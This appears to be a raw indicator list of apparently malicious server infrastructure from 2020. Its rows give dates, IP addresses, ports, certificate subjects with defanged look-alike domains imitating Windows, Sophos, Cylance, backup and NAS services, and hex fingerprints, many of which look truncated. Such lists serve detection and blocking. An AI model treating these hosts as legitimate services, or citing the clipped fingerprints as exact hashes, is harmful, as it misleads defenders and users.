1/8/20	149.248.58.11:443	CN=updatewinlsass[.]com	8c581979bd11138ffa3a25b895b97c
1/9/20	96.30.193.57:443	CN=winsystemupdate[.]com	e4e732502b9658ea3380847c60b9c

1/14/20	95.179.219.169:443	CN=jomamba[.]best	80b7001e5a6e4bd6ec79515769b9
1/16/20	140.82.27.146:443	CN=winsysteminfo[.]com	29e656ba9d5d38a0c17a4f0dd855b
1/19/20	45.32.170.9:443	CN=livecheckpointsrs[.]com	1de9e9aa8363751c8a71c4325557
1/20/20	207.148.8.61:443	CN=ciscocheckapi[.]com	97ca76ee9f02cfda2e8e9729f69bc2
1/28/20	209.222.108.106:443	CN=timesshifts[.]com	2bb464585f42180bddccb50c4a420
1/29/20	31.7.59.141:443	CN=updatewinsoftr[.]com	07f9f766163c344b0522e4e917035f
1/29/20	79.124.60.117:443	C=US	9722acc9740d831317dd8c1f20d8c
1/29/20	66.42.86.61:443	CN=lsassupdate[.]com	3c9b3f1e12473a0fd28dc370711688
1/29/20	45.76.20.140:443	CN=cylenceprotect[.]com	da6ce63f4a52244c3dced32f716403
1/29/20	45.76.20.140:80	CN=cylenceprotect[.]com	da6ce63f4a52244c3dced32f716403
1/30/20	149.248.5.240:443	CN=sophosdefence[.]com	e9b4b649c97cdd895d6a0c56015f2
1/30/20	144.202.12.197:80	CN=windefenceinfo[.]com	c6c63024b18f0c5828bd38d285e6a
1/30/20	149.248.5.240:80	CN=sophosdefence[.]com	e9b4b649c97cdd895d6a0c56015f2
1/30/20	149.28.246.25:80	CN=lsasswininfo[.]com	f9af8b7ddd4875224c7ce8aae8c1b9
1/30/20	144.202.12.197:443	CN=windefenceinfo[.]com	c6c63024b18f0c5828bd38d285e6a
1/30/20	149.28.246.25:443	CN=lsasswininfo[.]com	f9af8b7ddd4875224c7ce8aae8c1b9
1/30/20	45.77.119.212:443	CN=taskshedulewin[.]com	e1dc7cecd3cb225b131bdb71df4b3
1/30/20	45.77.119.212:80	CN=taskshedulewin[.]com	e1dc7cecd3cb225b131bdb71df4b3
1/30/20	149.28.122.130:443	CN=renovatesystem[.]com	734c26d93201cf0c918135915fdf96
1/30/20	45.32.170.9:80	CN=livecheckpointsrs[.]com	1de9e9aa8363751c8a71c4325557
1/30/20	149.248.58.11:80	CN=updatewinlsass[.]com	8c581979bd11138ffa3a25b895b97c
1/30/20	149.28.122.130:80	CN=renovatesystem[.]com	734c26d93201cf0c918135915fdf96
1/30/20	207.148.8.61:80	CN=ciscocheckapi[.]com	97ca76ee9f02cfda2e8e9729f69bc2
1/31/20	81.17.25.210:443	CN=update-wind[.]com	877bf6c685b68e6ddf23a4db3789fc
1/31/20	31.7.59.141:80	CN=updatewinsoftr[.]com	07f9f766163c344b0522e4e917035f
2/2/20	155.138.214.247:80	CN=cleardefencewin[.]com	61df4864dc2970de6dcee65827cc9
2/2/20	155.138.214.247:443	CN=cleardefencewin[.]com	61df4864dc2970de6dcee65827cc9

2/2/20	45.76.231.195:443	CN=checkwinupdate[.]com	d8e5dddeec1a9b366759c7ef624d3
2/2/20	45.76.231.195:80	CN=checkwinupdate[.]com	d8e5dddeec1a9b366759c7ef624d3
2/3/20	46.19.142.154:443	CN=havesetup[.]net	cd354c309f3229aff59751e329d824
2/3/20	95.179.219.169:80	CN=jomamba[.]best	80b7001e5a6e4bd6ec79515769b9
2/3/20	140.82.60.155:80	CN=updatemanagir[.]us	ec16be328c09473d5e5c07310583c
2/3/20	209.222.108.106:80	CN=timesshifts[.]com	2bb464585f42180bddccb50c4a420
2/3/20	66.42.118.123:443	CN=conhostservice[.]com	6c21d3c5f6e8601e92ae167a7cff72
2/4/20	80.240.18.106:443	CN=microsoftupdateswin[.]com	27cae092ad6fca89cd1b05ef1bb73e
2/4/20	95.179.215.228:443	CN=iexploreservice[.]com	26010bebe046b3a33bacd805c2617
2/12/20	155.138.216.133:443	CN=defenswin[.]com	e5005ae0771fcc165772a154b7937
2/12/20	45.32.130.5:443	CN=avrenew[.]com	f32ee1bb35102e5d98af81946726e
2/14/20	45.76.167.35:443	CN=freeallsafe[.]com	85f743a071a1d0b74d8e8322fecf83
2/14/20	45.63.95.187:443	CN=easytus[.]com	17de38c58e04242ee56a9f3a94e6f
2/17/20	45.77.89.31:443	CN=besttus[.]com	2bda8217bdb05642c995401af3b5c
2/17/20	95.179.147.215:443	CN=windefens[.]com	57725c8db6b98a3361e0d905a697f
2/17/20	155.138.216.133:443	CN=defenswin[.]com	c07774a256fc19036f5c8c60ba418c
2/17/20	104.238.190.126:443	CN=aaatus[.]com	4039af00ce7a5287a3e564918edb7
2/17/20	144.202.83.4:443	CN=greattus[.]com	7f0fa9a608090634b42f5f17b8cecff0
2/17/20	104.156.245.0:443	CN=comssite[.]com	f5bb98fafe428be6a8765e98683ab1
2/17/20	45.32.30.162:443	CN=bigtus[.]com	698fc23ae111381183d0b92fe343b2
2/17/20	108.61.242.184:443	CN=livetus[.]com	8bedba70f882c45f968c2d99b00a70
2/17/20	207.148.15.31:443	CN=findtus[.]com	15f07ca2f533f0954bbbc8d4c64f326
2/17/20	149.28.15.247:443	CN=firsttus[.]com	88e8551f4364fc647dbf00796536a4
2/21/20	155.138.136.182:443	CN=worldtus[.]com	b31f38b2ccbbebf4018fe5665173a4
2/25/20	45.77.58.172:443	CN=freeoldsafe[.]com	a46e77b92e1cdfec82239ff54f2c111
2/25/20	45.77.58.172:443	CN=freeoldsafe[.]com	a46e77b92e1cdfec82239ff54f2c111
2/26/20	108.61.72.29:443	CN=myserviceconnect[.]net	9f551008f6dcaf8e6fe363caa11a1ae

2/27/20	216.155.157.249:443	CN=myserviceupdater[.]com	4c6a2c06f1e1d15d6be8c81172d1c
2/28/20	45.77.98.157:443	CN=topservicesbooster[.]com	ba4b34962390893852e5cc7fa7c75
2/28/20	104.156.250.132:443	CN=myservicebooster[.]com	89be5670d19608b2c8e261f630162
2/28/20	149.28.50.31:443	CN=topsecurityservice[.]net	77e2878842ab26beaa3ff24a5b64f0
2/28/20	149.28.55.197:443	CN=myyserviceupdater[.]com	0dd8fde668ff8a301390eef1ad2f9b8
2/28/20	207.246.67.70:443	CN=servicesecurity[.]org	c88098f9a92d7256425f7824409714
2/28/20	63.209.33.131:443	CN=serviceupdates[.]net	16e86a9be2bdf0ddc896bc48fcdbb6
2/29/20	45.77.206.105:443	CN=myservicebooster[.]net	6e09bb541b29be7b89427f9227c30
2/29/20	140.82.5.67:443	CN=servicesbooster[.]org	42d2d09d08f60782dc4cded98d798
2/29/20	108.61.209.123:443	CN=brainschampions[.]com	241ab042cdcb29df0a5c4f853f23dd
2/29/20	104.156.227.250:443	CN=servicesbooster[.]com	f45f9296ff2a6489a4f39cd79c7f5169
2/29/20	140.82.10.222:443	CN=topservicesecurity[.]net	b9375e7df4ee0f83d7abb179039dc2
2/29/20	149.28.35.35:443	CN=topservicesecurity[.]org	82bd8a2b743c7cc3f3820e3863689
2/29/20	207.148.21.17:443	CN=topserviceupdater[.]com	ece184f8a1309b781f912d4f4d6573
2/29/20	45.77.153.72:443	CN=topservicesupdate[.]com	8330c3fa8ca31a76dc8d7818fd3787
3/1/20	140.82.10.222:80	CN=topservicesecurity[.]net	b9375e7df4ee0f83d7abb179039dc2
3/1/20	207.148.21.17:80	CN=topserviceupdater[.]com	ece184f8a1309b781f912d4f4d6573
3/1/20	108.61.90.90:443	CN=topservicesecurity[.]com	696aeb86d085e4f6032e0a01c496d
3/1/20	45.32.130.5:80	CN=avrenew[.]com	f32ee1bb35102e5d98af81946726e
3/2/20	217.69.15.175:443	CN=serviceshelpers[.]com	9a437489c9b2c19c304d980c17d2e
3/2/20	155.138.135.182:443	CN=topservicesupdates[.]com	b9deff0804244b52b14576eac260fd
3/2/20	95.179.210.8:80	CN=serviceuphelper[.]com	bb65efcead5b979baee5a25756e00
3/2/20	45.76.45.162:443	CN=boostsecuritys[.]com	7d316c63bdc4e981344e84a017ae0
3/4/20	108.61.176.237:443	CN=yoursuperservice[.]com	7424aaede2f35259cf040f3e70d707
3/4/20	207.246.67.70:443	CN=servicesecurity[.]org	d66cb5528d2610b39bc3cecc20198
3/6/20	188.166.52.176:443	CN=top-servicebooster[.]com	f882c11b294a94494f75ded47f6f0ca
3/7/20	149.248.56.113:443	CN=topservicehelper[.]com	2a29e359126ec5b746b1cc52354b4

3/8/20	199.247.13.144:443	CN=hakunamatatata[.]com	e2cd3c7e2900e2764da64a719096
3/8/20	95.179.210.8:443	CN=serviceuphelper[.]com	bb65efcead5b979baee5a25756e00
3/8/20	207.246.67.70:443	CN=servicesecurity[.]org	d89f6bdc59ed5a1ab3c1ecb53c6e5
3/9/20	194.26.29.230:443	CN=secondserviceupdater[.]com	c30a4809c9a77cfc09314a63f7055b
3/9/20	194.26.29.229:443	CN=firstserviceupdater[.]com	bc86a3087f238014b6c3a09c2dc3d
3/9/20	194.26.29.232:443	CN=fourthserviceupdater[.]com	3dc6d12c56cc79b0e3e8cd7b8a9c3
3/9/20	194.26.29.234:443	CN=sixthserviceupdater[.]com	951e29ee8152c1e7f63e8ccb6b703
3/9/20	194.26.29.235:443	CN=seventhserviceupdater[.]com	abe1ce0f83459a7fe9c72839fc4633
3/9/20	194.26.29.236:443	CN=eighthserviceupdater[.]com	c7a539cffdd230a4ac9a4754c2c68f
3/9/20	194.26.29.237:443	CN=ninethserviceupdater[.]com	1d1f7bf2c0eec7a3a0221fd473ddba
3/9/20	194.26.29.225:443	CN=seventeenthservicehelper[.]com	6b1e0621f4d891b8575a229384d07
3/9/20	194.26.29.227:443	CN=nineteenthservicehelper[.]com	38756ffb8f2962f6071e770637a2d9
3/9/20	194.26.29.242:443	CN=thirdservicehelper[.]com	3b911032d08ff4cb156c064bc272d9
3/9/20	194.26.29.244:443	CN=tenthservicehelper[.]com	a2d9b382fe32b0139197258e3e292
3/9/20	194.26.29.226:443	CN=eighteenthservicehelper[.]com	4acbca8efccafd92da9006d0cc91b2
3/9/20	194.26.29.243:443	CN=ninthservicehelper[.]com	0760ab4a6ed9a124aabb8c377bee
3/9/20	194.26.29.201:443	CN=secondservicehelper[.]com	d8a8d0ad9226e3c968c58b5d2324
3/9/20	194.26.29.202:443	CN=thirdservicehelper[.]com	0d3b79158ceee5b6ce859bb3fc501
3/9/20	194.26.29.220:443	CN=fourservicehelper[.]com	831e0445ea580091275b7020f2153
3/11/20	207.246.67.70:80	CN=servicesecurity[.]org	d89f6bdc59ed5a1ab3c1ecb53c6e5
3/13/20	165.227.196.0:443	CN=twentiethservicehelper[.]com	977b4abc6307a9b3732229d4d8e2
3/14/20	45.141.86.91:443	CN=thirdservice-developer[.]com	edc2680e3797e11e93573e523bae7
3/14/20	194.26.29.219:443	CN=firstservisehelper[.]com	6b444a2cd3e12d4c3feadec43a30c
3/14/20	45.141.86.93:443	CN=fifthservice-developer[.]com	60e7500c809f12fe6be5681bd41a0
3/15/20	45.141.86.90:443	CN=secondservice-developer[.]com	de9460bd6b1badb7d8314a381d14
3/15/20	45.141.86.84:443	CN=firstservice-developer[.]com	6385acd425e68e1d3fce3803f8ae0
3/17/20	45.141.86.96:443	CN=eithtservice-developer[.]com	e1d1fb4a6f09fb54e09fb271670283

3/17/20	45.141.86.92:443	CN=fourthservice-developer[.]com	5b5375bf30aedfa3a44d758fe42fcc
3/18/20	45.141.86.94:443	CN=sixthservice-developer[.]com	4d42bea1bfc7f1499e469e85cf7591
3/18/20	108.61.209.121:443	CN=service-booster[.]com	692ed54fb1fb189c36d2f1674db47e
3/18/20	134.122.116.114:443	CN=service-helpes[.]com	ad0914f72f1716d810e7bd8a67c12
3/18/20	209.97.130.197:443	CN=helpforyourservice[.]com	00fe3cc532f876c7505ddbf5625de4
3/18/20	192.241.143.121:443	CN=serviceshelps[.]com	e50998208071b4e5a70110b14154
3/18/20	45.141.86.95:443	CN=seventhservice-developer[.]com	413ca4fa49c3eb6eef0a6cbc8cac2a
3/18/20	198.211.116.199:443	CN=actionshunter[.]com	8e5bedbe832d374b565857cce294f
3/18/20	45.141.86.155:443	CN=sexyservicee[.]com	cca37e58b23de9a1db9c3863fe2cd
3/19/20	194.26.29.239:443	CN=eleventhserviceupdater[.]com	7e0fcb78055f0eb12bc8417a69330
3/19/20	45.141.86.206:443	CN=servicedhunter[.]com	fdefb427dcf3f0257ddc53409ff71d2
3/19/20	45.141.86.92:443	CN=service-updateer[.]com	51ba9c03eac37751fe06b7539964e
3/19/20	134.122.116.59:443	CN=servicedbooster[.]com	db7797a20a5a491fb7ad0d4c84acd
3/19/20	134.122.118.46:443	CN=servicedpower[.]com	7b57879bded28d0447eea28bacc7
3/19/20	134.122.124.26:443	CN=serviceboostnumberone[.]com	880982d4781a1917649ce0bb6b0d
3/20/20	45.141.86.97:443	CN=ninethservice-developer[.]com	e4a720edfcc7467741c582cb039f2
3/20/20	178.62.247.205:443	CN=top-serviceupdater[.]com	a45522bd0a26e07ed18787c73917
3/20/20	159.203.36.61:443	CN=yourserviceupdater[.]com	7b422c90dc85ce261c0a69ba70d8f
3/20/20	134.122.20.117:443	CN=fifthserviceupdater[.]com	99aa16d7fc34cdcc7dfceab46e990f
3/23/20	165.22.125.178:443	CN=servicemonsterr[.]com	82abfd5b55e14441997d47aee4201
3/24/20	69.55.60.140:443	CN=boostyourservice[.]com	7f3787bf42f11da321461e6db7f295
3/24/20	45.141.86.98:443	CN=tenthservice-developer[.]com	eef29bcbcba1ce089a50aefbbb9092
3/26/20	178.79.132.82:443	CN=developmasters[.]com	5cf480eba910a625e5e52e879ac5a
3/26/20	194.26.29.247:443	CN=thirteenthservicehelper[.]com	2486df3869c16c0d9c23a83cd6162
5/4/20	159.65.216.127:443	CN=info-develop[.]com	5f7a5fb72c6689934cc5d9c9a68150
9/22/20	69.61.38.155:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=gtrsqer[.]com	d37ba4a4b1885e96ff54d1f139bf3f4
9/22/20	96.9.225.144:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=hakunaman[.]com	4408ba9d63917446b31a0330c613

9/22/20	96.9.209.216:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=caonimas[.]com	d921dd1ba03aaf37d5011020577e8
9/22/20	107.173.58.176:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=chalengges[.]com	dfeb6959b62aff0b93ca20fd40ef01a
9/22/20	96.9.225.143:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=reginds[.]com	05c03b62dea6ec06006e57fd0a6ba
9/22/20	69.61.38.156:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=errvghu[.]com	c14a892f8203a04c7e3298edfc593
9/22/20	45.34.6.229:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=harddagger[.]com	7ed16732ec21fb3ec16dbb8df0aa2
9/22/20	45.34.6.226:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=getinformationss[.]com	1788068aff203fa9c51d85bf32048b
9/22/20	45.34.6.225:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=gameleaderr[.]com	0fff2f721ad23648175d081672e77d
9/22/20	107.173.58.185:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=razorses[.]com	b960355ba112136f93798bf85e639
9/22/20	107.173.58.183:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=nomadfunclub[.]com	a3d4e6d1f361d9c335effdbd33d12e
9/22/20	107.173.58.175:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=bouths[.]com	e13fbdff954f652f14faf11b735c0ef8
9/22/20	185.184.223.194:443	C=US,ST=CA,L=Texas,O=lol,OU=,CN=regbed[.]com	67310b30bada4f77f8f336438890d8
9/22/20	109.70.236.134:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=vnuret[.]com	ae74cbb9838688363b7928b06963
9/23/20	64.44.131.103:443	C=US,ST=TX,L=Texas,O=serviceswork,OU=,CN=serviceswork[.]net	af518cc031807f43d646dc508685b
9/23/20	69.61.38.157:443	C=US,ST=TX,L=Texas,O=office,OU=,CN=moonshardd[.]com	c8fd81d6d3c8cbb8256c470a613a7
9/23/20	193.142.58.129:443	C=US,ST=TX,L=Texas,O=zapored,OU=,CN=zapored[.]com	5a22c3c8a0ed6482cad0e2b867c4
9/23/20	45.34.6.223:443	C=US,ST=TX,L=Texas,O=office,OU=,CN=hurrypotter[.]com	bf598ba46f47919c264514f10ce80e
9/23/20	107.173.58.179:443	C=US,ST=TX,L=Texas,O=office,OU=,CN=biliyilish[.]com	1c8243e2787421373efcf98fc09750
9/23/20	45.34.6.222:443	C=US,ST=TX,L=Texas,O=dagger,OU=,CN=daggerclip[.]com	576d65a68900b270155c2015ac47
9/23/20	107.173.58.180:443	C=US,ST=TX,L=Texas,O=office,OU=,CN=blackhoall[.]com	69643e9b1528efc6ec9037b60498b
9/23/20	107.173.58.182:443	C=US,ST=TX,L=Texas,O=office,OU=,CN=checkhunterr[.]com	ca9b7e2fcfd35f19917184ad2f5e1a
9/23/20	45.34.6.221:443	C=US,ST=TX,L=Texas,O=office,OU=,CN=check4list[.]com	e5e0f017b00af6f020a28b101a136b
9/24/20	213.252.244.62:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=ayiyas[.]com	8367a1407ae999644f25f665320a3
9/24/20	185.25.50.167:443	C=US,ST=TX,L=Texas,O=office,OU=,CN=chainnss[.]com	34a78f1233e53010d29f2a4fa944c8
9/30/20	88.119.171.75:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=martahzz[.]com	eaebbe5a3e3ea1d5992a4dfd4af7a
10/1/20	88.119.171.74:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=jonsonsbabyy[.]com	adc8cd1285b7ae62045479ed39aa3
10/1/20	88.119.171.55:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=tiancaii[.]com	bfe1fd16cd4169076f3fbaab5afcbe1
10/1/20	88.119.171.67:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=cantliee[.]com	c8a623eb355d172fc3e083763934a

10/1/20	88.119.171.76:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=realgamess[.]com	0ac5659596008e64d4d0d90dfb6ab
10/1/20	88.119.171.68:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=maybebaybe[.]com	48003b6b638dc7e79e75a581c58f2
10/1/20	88.119.171.69:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=saynoforbubble[.]com	5c75a6bbb7454a04b9ea26aa80dfb
10/1/20	88.119.171.73:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=chekingking[.]com	e391c997b757424d8b2399cba473
10/1/20	88.119.171.77:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=wondergodst[.]com	035697cac0ee92bb4d743470206bf
10/1/20	88.119.171.78:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=zetrexx[.]com	fc133bed713608f78f9f112ed7498f3
10/1/20	213.252.244.38:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=mountasd[.]com	8ead6021e2a5b9191577c115d4e68
10/1/20	107.173.58.184:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=pudgeee[.]com	1c9949d20441df2df09d13778b751
10/1/20	88.119.174.109:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=loockfinderrs[.]com	c0ddfc954aa007885b467f8c4f70ad
10/1/20	88.119.174.110:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=puckhunterrr[.]com	ee63098506cb82fc71a4e85043d47
10/1/20	88.119.174.114:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=voiddas[.]com	422b020be24b346da826172e4a2cf
10/1/20	88.119.174.116:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=sibalsakie[.]com	8d8f046e963bcd008fe4bbed01bed4
10/1/20	88.119.174.117:443	C=US,ST=TX,L=TExas,O=lol,OU=,CN=rapirasa[.]com	c381fb63e9cb6b0fc59dfaf6e8c40af
10/1/20	88.119.174.118:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=raidbossa[.]com	add6b742d0f992d56bede79888eef4
10/1/20	88.119.174.119:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=lindasak[.]com	9bbd073033e34bfd80f658f0264f6fa
10/1/20	88.119.174.121:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=bithunterr[.]com	9afef617897e7089f59c19096b8436
10/1/20	88.119.174.120:443	C=US,ST=TX,L=Texas,O=office,OU=,CN=giveasees[.]com	3f366e5f804515ff982c151a84f6a56
10/1/20	88.119.174.107:443	C=US,ST=TX,L=Texas,O=office,OU=,CN=shabihere[.]com	c2f99054e0b42363be915237cb4c9
10/1/20	88.119.174.125:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=tarhungangster[.]com	4ac8ac12f1763277e35da08d8b9ea
10/1/20	88.119.174.126:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=imagodd[.]com	7080547306dceb90d809cb9866ed0
10/1/20	88.119.174.127:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=raaidboss[.]com	03037dff61500d52a37efd4b4f5205
10/1/20	88.119.174.128:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=sunofgodd[.]com	959bed7a2662d7274b303f3b120fd
10/1/20	213.252.244.126:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=hungrrybaby[.]com	1d28556cc80df9627c20316358b62
10/1/20	213.252.244.170:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=loxliver[.]com	85e65803443046f921b9a0a9b8cc2
10/1/20	213.252.246.154:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=servicegungster[.]com	9df6ba82461aa0594ead03993c0e4
10/5/20	5.2.64.113:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=qascker[.]com	18aadee1b82482c3cd5ebe32f3628
10/7/20	5.2.79.122:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=cheapshhot[.]com	94bc44bd438d2e290516d111782ba

10/7/20	88.119.171.94:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=havemosts[.]com	f0ede92cb0899a9810a67d716cdbe
10/7/20	5.2.64.133:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=mixunderax[.]com	e0f9efedd11d22a5a08ffb9c4c2cbb5
10/7/20	5.2.64.135:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=bugsbunnyy[.]com	4aa2acabeb3ff38e39ed1d840124f1
10/7/20	5.2.72.202:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=sweetmonsterr[.]com	c04034b78012cca7dcc4a0fb5d7bb
10/7/20	88.119.175.153:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=zhameharden[.]com	2670bf08c43d995c74b4b83383af6a
10/7/20	213.252.245.71:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=serviceboosterr[.]com	127cc347b711610c3bcee434eb8bf
10/7/20	213.252.246.144:443	C=US,ST=TX,L=Texas,O=US,OU=,CN=servicewikii[.]com	b3e7ab478ffb0213017d57a88e7b2
10/7/20	5.2.64.149:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=sobcase[.]com	188f603570e7fa81b92906af7af177
10/7/20	5.2.64.144:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=unlockwsa[.]com	22d7f35e624b7bcee7bb78ee85a79
10/7/20	88.119.174.139:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=serviceupdatter[.]com	12c6e173fa3cc11cc6b09b01c5f71b
10/7/20	88.119.174.133:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=service-boosterr[.]com	28435684c76eb5f1c4b48b6bbc4b2
10/7/20	88.119.175.214:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=dotmaingame[.]com	9c2d64cf4e8e58ef86d16e9f778733
10/7/20	5.2.72.200:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=wodemayaa[.]com	f6f484baf1331abf55d06720de8271
10/7/20	5.2.79.10:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=hybriqdjs[.]com	d8eacda158594331aec3ad5e4265
10/7/20	5.2.79.12:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=gunsdrag[.]com	29032dd12ea17fc37ffff1ee94cc5ba
10/7/20	5.2.79.121:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=gungameon[.]com	eaf32b1c2e31e4e7b6d5c3e6ed6bff
10/7/20	5.2.64.174:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=quwasd[.]com	442680006c191692fcc3df64ec60d8
10/7/20	5.2.64.172:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=remotessa[.]com	0593cbf6b3a3736a17cd64170e02a
10/7/20	5.2.64.167:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=secondlivve[.]com	38df81824bd8cded4a8fa7ad9e4d1
10/7/20	5.2.64.182:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=luckyhunterrs[.]com	99dbe71ca7b9d4a1d9f722c733b3f4
10/7/20	88.119.171.97:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=servicesupdater[.]com	7d7199ffa40c50b6e5b025b8cb266
10/7/20	88.119.171.96:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=servicemount[.]com	f433d25a0dad0def0510cd9f95886f
10/7/20	96.9.209.217:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=fastbloodhunter[.]com	e84c7aa593233250efac903c19f3f5
10/7/20	69.61.38.132:443	C=US,ST=CA,L=Mountainvew,O=Office,OU=,CN=kungfupandasa[.]com	e6e80f6eb5cbfc73cde40819007dc
10/13/20	45.147.230.131:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=bakcup-monster[.]com	4fdeab3dad077589d52684d35a9ea
10/13/20	45.147.229.92:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=bakcup-checker[.]com	b70cdb49b26e6e9ba7d0c42d5f3ed
10/13/20	45.147.229.68:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=backup-simple[.]com	57024c1fe5c4acaf30434ba1f58f914

10/13/20	45.147.229.52:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=backup-leader[.]com	ec5496048f1962494d239d377e53d
10/13/20	45.147.229.44:443	C=US,ST=TX,L=Texsa,O=lol,OU=,CN=backup-helper[.]com	938593ac1c8bdb2c5256540d7c847
10/14/20	45.147.230.87:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=nasmastrservice[.]com	cced46e0a9b6c382a97607beb95f6
10/14/20	45.147.230.159:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=service-leader[.]com	e912980fc8e9ec1e570e209ebb163
10/14/20	45.147.230.141:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=service-checker[.]com	39d7160ce331a157d3ecb2a9f8a66
10/14/20	45.147.230.140:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=nas-simple-helper[.]com	d9ca73fe10d52eef6952325d102f01
10/14/20	45.147.230.133:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=nas-leader[.]com	920d04330a165882c8076c07b00e
10/14/20	45.147.230.132:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=boost-servicess[.]com	771463611a43ee35a0ce0631ef244
10/14/20	45.147.229.180:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=elephantdrrive[.]com	1e4a794da7d3c6d0677f7169fbe3b5
10/14/20	45.147.230.159:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=service-leader[.]com	9c7fe10135f6ad96ded28fac51b79d
10/15/20	45.147.230.132:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=boost-servicess[.]com	a78c0e2920e421667ae734d923dd5
10/15/20	45.138.172.95:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=service-hellper[.]com	a0b2378ceae498f46401aadeb278f
10/16/20	108.62.12.119:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=top-backuphelper[.]com	e95bb7804e3add830496bd36664e
10/16/20	108.62.12.105:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=best-nas[.]com	8d5dc95b3bd4d16a3434b991a09bf
10/16/20	108.62.12.114:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=top-backupservice[.]com	d5de2f5d2ca29da1724735cdb8fbc6
10/16/20	108.62.12.116:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=bestservicehelper[.]com	9c7396ecd107ee8f8bf5521afabb00
10/16/20	45.147.230.141:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=service-checker[.]com	1134a6f276f4297a083fc2a605e24f7
10/16/20	45.147.230.140:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=nas-simple-helper[.]com	2150045f476508f89d9a322561b28
10/16/20	45.147.230.133:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=nas-leader[.]com	f4ddc4562e5001ac8fdf0b7de079b3
10/19/20	74.118.138.137:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=top3-services[.]com	75fb6789ec03961c869b52336fa4e0
10/19/20	74.118.138.115:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=simple-backupbooster[.]com	9f5e845091015b533b59fe5e8536a
10/19/20	108.177.235.53:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=best-backup[.]com	4b78eaa4f2748df27ebf6655ea8a7f
10/19/20	74.118.138.138:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=topbackup-helper[.]com	bcccda483753c82e62482c55bc743
10/21/20	45.153.241.1:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=backup1helper[.]com	672c66dd4bb62047bb836bd89d2e
10/21/20	45.153.240.240:443	C=US,ST=TX,L=Texas,O=lol,OU=,CN=checktodrivers[.]com	6825409698a326cc319ca40cd85a6
